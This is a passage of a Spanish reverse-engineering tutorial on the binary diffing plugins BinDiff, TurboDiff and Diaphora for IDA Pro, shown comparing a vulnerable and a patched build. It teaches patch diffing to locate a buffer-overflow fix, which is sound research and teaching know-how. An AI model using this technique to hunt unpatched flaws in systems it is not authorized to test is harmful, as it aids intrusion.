


Los bloques verdes son los similares, los amarillos tienen algún cambio y los rojos o grises son agregados.




Allí vemos el cambio, como sabemos cambiar un salto JLE por JBE es algo que puede evitar un BUFFER OVERFLOW, por lo tanto si en un programa del cual tenemos ambas la versión vulnerable y la versión parcheada y mirando las funciones cambiadas en alguna encontraremos esto sabremos que ir a reversear estáticamente esa función a ver si realmente es la vulnerable del programa.

Una de las ventajas de BINDIFF sobre los otros dos es que el gráfico es interactivo, no una imagen solamente, tiene un buscador arriba.




Lo cual es muy útil, y también se pueden buscar direcciones y cualquier texto que este en el gráfico.



Podemos copiar la dirección del bloque para pegarla en IDA e ir allí.

Tenemos también un navegador gráfico para recorrer la función y la lista de bloques.



Podemos marcar un bloque y en el menú tenemos select ancestro o select sucesores para que nos oscurezca los bloques del camino dentro de la función para llegar al mismo bloque inicial, o desde allí, en este caso es una sencilla función, pero en funciones grandes y complejas encontrar el camino a un bloque es muy importante.

Tiene muchas cosas buenas el bindiff sobretodo en la parte gráfica, tiene algunos problemas de matcheo en programas grandes, pero es una de las mejores opciones a tener en cuenta.

#### TURBODIFF

Es un differ creado por mi compañero de Core Nicolas Economou, el mismo estará adjunto con el tute, también se puede descargar de la web de CORE SECURITY pero es una versión anterior a la que puse adjunta.

El PLW se copia a la carpeta plugins dentro de la carpeta de instalación del IDA.


	Name	Date modified	Type
□	ida.int	4/13/2015 6:35 P...	INT File
□	ida64.int	4/13/2015 6:35 P...	INT File
□	idacolor.cf	4/13/2015 6:35 P...	CF File
□	idaw.exe	4/13/2015 6:35 P...	Application
□	idaw64.exe	4/13/2015 6:35 P...	Application
□	symsrv.dll	4/13/2015 6:35 P...	Application
□	python	12/9/2016 9:11 ...	File folder
□	plugins	12/9/2016 8:54 ...	File folder
□	til	9/12/2016 9:46 P...	File folder
□	sig	9/12/2016 9:46 P...	File folder
□	procs	9/12/2016 9:46 P...	File folder
□	loaders	9/12/2016 9:46 P...	File folder
□	dbgsrc	9/12/2016 9:46 P...	File folder
□	idc	9/12/2016 9:46 P...	File folder
□	ids	9/12/2016 9:46 P...	File folder
□	cfg	9/12/2016 9:46 P...	File folder

3.10 MB


	Name	Date modified	Type	Size
□	strings.plw	4/13/2015 6:3...	PLW File	/
□	tds.p64	4/13/2015 6:3...	P64 File	19
□	tds.plw	4/13/2015 6:3...	PLW File	18
□	<b>turbodiff.plw</b>	5/29/2001 9:1...	PLW File	117
□	uiswitch.p64	4/13/2015 6:3...	P64 File	13
□	uiswitch.plw	4/13/2015 6:3...	PLW File	13

Tendré que volver a arrancar el IDA para que lo cargue.

Como siempre cargo la versión NO VULNERABLE primero.



Hay que tomar la información de cada uno de los idb que se van a comparar.



Así que hago eso en este primero.

```
00AE10D9 push    ds:_imp_exit , code 00AE10DF loc_AE10DF:
```

Output window

```
analyzing 95%...
analyzing 97%...
analyzing 98%...
analyzing 99%...
analyzing 100%...
collapsing ae19de --> ae17a3
generating C:\Users\ricna\Desktop\20-INTRODUCCION AL REVERSING CON IDA PRO DESDE CERO PARTE 20\NO_VULNERABLE.dis
generating C:\Users\ricna\Desktop\20-INTRODUCCION AL REVERSING CON IDA PRO DESDE CERO PARTE 20\NO_VULNERABLE.ana
elapsed time: 0.344 sec.
done
```

Luego abro el vulnerable y hago lo mismo.

```
010510EA mov     ecx, [ebp+CANARY]
010510ED add    esp, 8
010510F0 xor    ecx, ebp
010510F2 xor    eax, eax
010510F4 call   __security_check_cookie
010510F9 mov    esp, ebp
010510FB pop    ebp
010510FC retn
010510FC main    endp
```

Line 5 of 73


Graph overview


100.00% (116,772) | 000004EA 010510EA: main+5A (Synchronized with Hex View-1)

Output window

```
generating C:\Users\ricna\Desktop\20-INTRODUCCION AL REVERSING CON IDA PRO DESDE CERO PARTE 20\VULNERABLE_o_NO.dis
generating C:\Users\ricna\Desktop\20-INTRODUCCION AL REVERSING CON IDA PRO DESDE CERO PARTE 20\VULNERABLE_o_NO.ana
elapsed time: 0.266 sec.
done
```

Luego desde el vulnerable vuelvo a llamar al plugin






Busco la versión no vulnerable y acepto con las opciones que trae por default.

vie category	address	name	address
identical	1051000	local stdio printf options	ae1000
identical	1051010	local stdio scanf options	ae1010
identical	1051020	printf	ae1020
identical	1051050	scanf s	ae1050
identical	10510fd	security check cookie	ae10fd
identical	105110e	pre c initialization	ae110e
identical	10511b2	post pgo initialization	ae11b2
identical	10511ba	pre cpp initialization	ae11ba
identical	10511cc	scrt common main seh	ae11cc
identical	105133b	mainCRTStartup	ae133b
identical	1051345	raise securityfailure	ae1345
identical	105136d	report osfailure	ae136d
identical	1051468	find pe section	ae1468
identical	10514ac	scrt acquire startup lock	ae14ac
identical	10514e1	scrt initialize crt	ae14e1
identical	105151a	scrt initialize onexit tables	ae151a
identical	10515b1	scrt is nonwritable in current image	ae15b1

Allí pudo apretar CTRL mas F y buscar changed o suspicious para que me muestre las cambiadas.

s	identical	1051cb8	p argv	ae1cb8
	identical	1051c6e	cexit	ae1c6e
	identical	1051c74	c exit	ae1c74
	identical	1051c7a	register thread local exe atexit callback	ae1c7a
	identical	1051c80	configthreadlocale	ae1c80
	identical	1051c86	set new mode	ae1c86
	identical	1051c8c	p commode	ae1c8c
	identical	1051c92	initialize onexit table	ae1c92
	identical	1051c98	register onexit function	ae1c98
	identical	1051c9e	crt atexit	ae1c9e
	identical	1051ca4	controlfp s	ae1ca4
	identical	1051caa	terminate	ae1caa
	identical	1051cb0	IsProcessorFeaturePresent(x)	ae1cb0
	identical	1051cb6	scrt stub for acrt uninitialized	ae1cb6
	suspicious +	1051090	main	ae1090

Allí está haciendo doble click



Allí se ven las cambiadas también hay un código de colores según el tipo de cambio, verde para los bloques con mínimos cambios, amarillo para los bloques muy cambiados y rojo para los bloques agregados.

Obviamente los gráficos son imágenes y no son interactivos, pero es un differ muy rápido realmente el más rápido, se nota mucho en ejecutables grandes y que no muestra demasiados cambios tontos como el bindiff, asumiendo muchos como no importantes lo cual en grandes trabajos se agradece.

Si uno no le gusta la forma de los gráficos puede usar ambos differs a la vez y luego ver los resultados en el gráfico del bindiff.

## DIAPHORA

El diaphora es un plugin hecho en Python por Joxean Koret

<https://github.com/joxeankoret/diaphora>

Diaphora, a Free and Open Source program diffing tool <http://diaphora.re>

114 commits 2 branches 0 releases 7 contributors GPL-2.0

Branch: master New pull request


joxeankoret committed on GitHub Merge pull request #67 from jarnovanleeuwen/master ...

doc Added documentation for the heuristics 8 months ago


No es necesario instalarlo puedo descomprimirlo en cualquier lugar y solo es necesario tener instalado Python en la máquina lo cual si tenemos IDA ya lo tendremos.


Name	Date modified	Type	Size
doc	10/11/2016 11...	File folder	
jkutils	10/11/2016 11...	File folder	
others	10/11/2016 11...	File folder	
pygments	10/11/2016 11...	File folder	
.gitignore	10/11/2016 11...	GITIGNORE File	1 KB
